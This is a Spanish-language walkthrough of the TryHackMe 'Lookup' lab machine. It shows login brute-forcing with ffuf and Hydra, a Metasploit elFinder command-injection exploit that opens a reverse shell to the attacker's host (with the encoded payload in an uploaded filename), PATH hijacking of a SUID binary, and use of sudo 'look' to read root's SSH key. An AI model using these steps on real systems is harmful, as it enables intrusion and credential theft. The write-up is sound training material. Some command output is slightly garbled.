

lookup

- Enumeración
 - Ping
 - Nmap
 - HTTP
 - Fuzzing Web
- Explotación
 - Searchsploit
 - MSFconsole
 - SUID - Movimiento lateral
 - Hydra
 - SSH
 - Escalada de Privilegios
 - Sudo
 - SSH

Resolviendo la máquina Lookup

En esta publicación, comparto cómo resolví la máquina **Lookup** de **TryHackMe**.

Enumeración

Ping

```
ping -c 1 10.10.245.109
```

```
PING 10.10.245.109 (10.10.245.109) 56(84) bytes of data.  
64 bytes from 10.10.245.109: icmp_seq=1 ttl=63 time=46.1 ms  
  
— 10.10.245.109 ping statistics —  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 46.146/46.146/46.146/0.000 ms
```

TTL=63/64 -> Linux

Nmap

```
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.245.109 -oG allPorts
```

```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-10 08:05 CEST
Initiating SYN Stealth Scan at 08:05
Scanning 10.10.245.109 [65535 ports]
Discovered open port 80/tcp on 10.10.245.109
Discovered open port 22/tcp on 10.10.245.109
Completed SYN Stealth Scan at 08:05, 12.32s elapsed (65535 total ports)
Nmap scan report for 10.10.245.109
Host is up, received user-set (0.048s latency).
Scanned at 2025-08-10 08:05:32 CEST for 12s
Not shown: 65502 closed tcp ports (reset), 31 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63
80/tcp    open  http    syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 12.40 seconds
Raw packets sent: 66869 (2.942MB) | Rcvd: 66208 (2.648MB)
```

```
nmap -p22,80 -sCV 10.10.245.109 -oN targeted
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-10 08:06 CEST
Nmap scan report for 10.10.245.109
Host is up (0.047s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  3072 6c:88:a9:4f:64:a0:e0:93:68:d9:58:02:9d:fd:79:6f (RSA)
|_  256 b0:3d:b7:3e:0d:c8:da:2a:d3:9a:b5:ab:a0:d9:2a:d3 (ECDSA)
|_  256 a4:28:7c:eb:9d:9b:ff:0d:7a:6d:a9:0b:53:06:79:4d (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Did not follow redirect to http://lookup.thm
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.62 seconds
```

HTTP

```
http://10.10.245.109
```

```
echo "10.10.245.109 lookup.thm" >> /etc/hosts
```

Login

Username

Password


Login

Wrong username or password. Please try again.
Redirecting in 3 seconds.

Wrong password. Please try again.
Redirecting in 3 seconds.

Fuzzing Web

```
ffuf -u https://10.10.245.109/ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.lookup.thm" -fs 4605
```



```
dirb http://lookup.thm/
```

```

DIRB v2.22
By The Dark Raver
-----

START_TIME: Sun Aug 10 08:22:41 2025
URL_BASE: http://lookup.thm/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----

GENERATED WORDS: 4612

--- Scanning URL: http://lookup.thm/ ---
+ http://lookup.thm/index.php (CODE:200|SIZE:719)
+ http://lookup.thm/server-status (CODE:403|SIZE:275)
-----

END_TIME: Sun Aug 10 08:26:24 2025
DOWNLOADED: 4612 - FOUND: 2

```

```
ffuf -u 'http://lookup.thm/login.php' -H 'Content-Type: application/x-www-form-urlencoded' -X POST -d 'username=FUZZ&password=test' -w /usr/share/seclists/Usernames/Names/names.txt -mc all -ic -fs 74 -t 100
```

```
v2.1.0-dev
```

```
:: Method          : POST
:: URL             : http://lookup.thm/login.php
:: Wordlist         : FUZZ: /usr/share/seclists/Usernames/Names/names.txt
:: Header           : Content-Type: application/x-www-form-urlencoded
:: Data            : username=FUZZ&password=test
:: Follow redirects : false
:: Calibration      : false
:: Timeout          : 10
:: Threads          : 100
:: Matcher          : Response status: all
:: Filter           : Response size: 74
```


```
admin                [Status: 200, Size: 62, Words: 8, Lines: 1, Duration: 4968ms]
jose                  [Status: 200, Size: 62, Words: 8, Lines: 1, Duration: 46ms]
:: Progress: [10177/10177] :: Job [1/1] :: 2136 req/sec :: Duration: [0:00:09] :: Errors: 0 ::
```

Se encuentran los usuarios: `admin` y `jose`.

Se procede a descubrir la contraseña del usuario `jose`.


```
ffuf -u 'http://lookup.thm/login.php' -H 'Content-Type: application/x-www-form-urlencoded' -X POST -d 'username=jose&password=FUZZ' -w
```

```
/usr/share/seclists/Passwords/xato-net-10-million-passwords-10000.txt -mc all -ic  
-fs 62 -t 100
```




```
v2.1.0-dev  
  
:: Method      : POST  
:: URL         : http://lookup.thm/login.php  
:: Wordlist     : FUZZ: /usr/share/seclists/Passwords/xato-net-10-million-passwords-10000.txt  
:: Header      : Content-Type: application/x-www-form-urlencoded  
:: Data        : username=josefpassword=FUZZ  
:: Follow redirects : false  
:: Calibration  : false  
:: Timeout     : 10  
:: Threads     : 100  
:: Matcher     : Response status: all  
:: Filter      : Response size: 62  
  
[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 46ms]  
:: Progress: [10000/10000] :: Job [1/1] :: 2173 req/sec :: Duration: [0:00:09] :: Errors: 0 ::
```

Se inicia sesión en el portal.



Se visualizan todos los archivos, pero no se encuentra nada.



Explotación

Searchsploit

searchsploit elFinder 2.1.47

Exploit Title	Path
elFinder 2.1.47 - 'PHP connector' Command Injection	php/webapps/46401.py
elFinder PHP Connector < 2.1.48 - 'exiftran' Command Injection (Metasploit)	php/remote/46539.rb
elFinder PHP Connector < 2.1.48 - 'exiftran' Command Injection (Metasploit)	php/remote/46539.rb

Shellcodes: No Results

MSFconsole

msfconsole

exploit/unix/webapp/elfinder_php_connector_exiftran_cmd_injection

```
search elfinder
use 4 | use exploit/unix/webapp/elfinder_php_connector_exiftran_cmd_injection
show options
set RHOSTS files.lookup.thm
set LHOST 10.8.184.124
exploit
```

```
* Started reverse TCP handler on 10.8.184.124:4444
* Uploading payload 'x1NGLpuR.jpg;echo 6370202e2e2f66696c65732f78314e474c7075522e6a70672a656368662a202e314555746c35464146762e706870 |xxd -r -p |sh6 #.jpg' (1969 bytes)
* Triggering vulnerability via image rotation ...
* Executing payload (/elFinder/php/.1EUtl5FAFv.php) ...
* Sending stage (40004 bytes) to 10.10.245.109
[+] Deleted .1EUtl5FAFv.php
* Meterpreter session 1 opened (10.8.184.124:4444 → 10.10.245.109:39758) at 2025-08-10 09:01:53 +0200
* No reply
* Removing uploaded file ...
[+] Deleted uploaded file ...
meterpreter >
```

sysinfo

```
Computer      : ip-10-10-245-109
OS            : Linux ip-10-10-245-109 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64
Meterpreter   : php/linux
```

getuid

Server username: www-data

shell

/bin/bash -i

SUID - Movimiento lateral

find / -perm -4000 2>/dev/null

```
/snap/snapd/19457/usr/lib/snapd/snap-confine
/snap/core20/1950/usr/bin/chfn
/snap/core20/1950/usr/bin/chsh
/snap/core20/1950/usr/bin/gpasswd
/snap/core20/1950/usr/bin/mount
/snap/core20/1950/usr/bin/newgrp
/snap/core20/1950/usr/bin/passwd
/snap/core20/1950/usr/bin/su
/snap/core20/1950/usr/bin/sudo
/snap/core20/1950/usr/bin/umount
/snap/core20/1950/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1950/usr/lib/openssh/ssh-keysign
/snap/core20/1974/usr/bin/chfn
/snap/core20/1974/usr/bin/chsh
/snap/core20/1974/usr/bin/gpasswd
/snap/core20/1974/usr/bin/mount
/snap/core20/1974/usr/bin/newgrp
/snap/core20/1974/usr/bin/passwd
/snap/core20/1974/usr/bin/su
/snap/core20/1974/usr/bin/sudo
/snap/core20/1974/usr/bin/umount
/snap/core20/1974/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1974/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/sbin/pwm
/usr/bin/at
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/umount
```

```
/usr/sbin/pwm
```

```
[!] Running 'id' command to extract the username and user ID (UID)
[!] ID: www-data
[-] File /home/www-data/.passwords not found
```

```
id
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
cd /tmp
```

```
echo '#!/bin/bash' > id
```

```
echo 'echo "uid=1000(think) gid=1000(think) groups=1000(think)"' >> id
```

```
echo $PATH
```

```
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

```
PATH=/tmp:$PATH
```

```
/usr/sbin/pwm
```

```
[!] Running 'id' command to extract the username and user ID (UID)  
[!] ID: think
```

Se almacena la información en un archivo llamado: `passwords.txt`.

Hydra

Se realiza fuerza bruta.

```
hydra -l think -P passwords.txt ssh://10.10.245.109
```

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).\nHydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-10 09:29:35\n[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4\n[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore\n[DATA] max 16 tasks per 1 server, overall 16 tasks, 49 login tries (l:l/p:49), ~4 tries per task\n[DATA] attacking ssh://10.10.245.109:22/\n[22][ssh] host: 10.10.245.109 login: think password: [REDACTED]\n3 of 1 target successfully completed, 1 valid password found\n[WARNING] Writing restore file because 3 final worker threads did not complete until end.\n[ERROR] 3 targets did not resolve or could not be connected\n[ERROR] 0 target did not complete\nHydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-10 09:29:52
```

Se encuentra la contraseña del usuario `think`.

SSH

```
ssh think@10.10.245.109
```



```
think@10.10.245.109's password:
Permission denied, please try again.
think@10.10.245.109's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Sun 10 Aug 2025 07:32:58 AM UTC

System load:  0.0          Processes:           125
Usage of /:   63.7% of 9.75GB Users logged in:      0
Memory usage: 27%          IPv4 address for ens5: 10.10.245.109
Swap usage:   0%

Expanded Security Maintenance for Infrastructure is not enabled.

221 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Sun May 12 12:07:25 2024 from 192.168.14.1
think@ip-10-10-245-109:~$
```

Escalada de Privilegios

Sudo

```
sudo -l
```

```
Matching Defaults entries for think on ip-10-10-245-109:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User think may run the following commands on ip-10-10-245-109:
  (ALL) /usr/bin/look
```

Se encuentra el binario: `/usr/bin/look`, se realiza una búsqueda por **GTFOBins**.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which look) .

LFILE=file_to_read
./look '' "$LFILE"
```

```
sudo /usr/bin/look '' /root/.ssh/id_rsa
```

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
```

Se crea un archivo llamado: `id_rsa` y se copia toda la contraseña.

```
vim id_rsa
```

```
chmod 600 id_rsa
```

SSH

```
ssh -i id_rsa root@10.10.245.109
```

```
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Sun 10 Aug 2025 08:27:32 AM UTC

System load:  0.0          Processes:           127
Usage of /:   63.7% of 9.75GB Users logged in:       1
Memory usage: 27%          IPv4 address for ens5: 10.10.245.109
Swap usage:   0%

⇒ There is 1 zombie process.


Expanded Security Maintenance for Infrastructure is not enabled.
221 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Wed May 28 19:30:26 2025 from 10.23.8.228
root@ip-10-10-245-109:~#
```

The image shows a terminal window with a Ubuntu 20.04.6 LTS prompt. The terminal output displays system information, including system load, memory usage, and processes. It also shows a message about expanded security maintenance and a failed connection to a changelog. On the right side of the terminal, there is a sidebar for the elFinder web file manager, which includes a logo, version information, and a list of team members.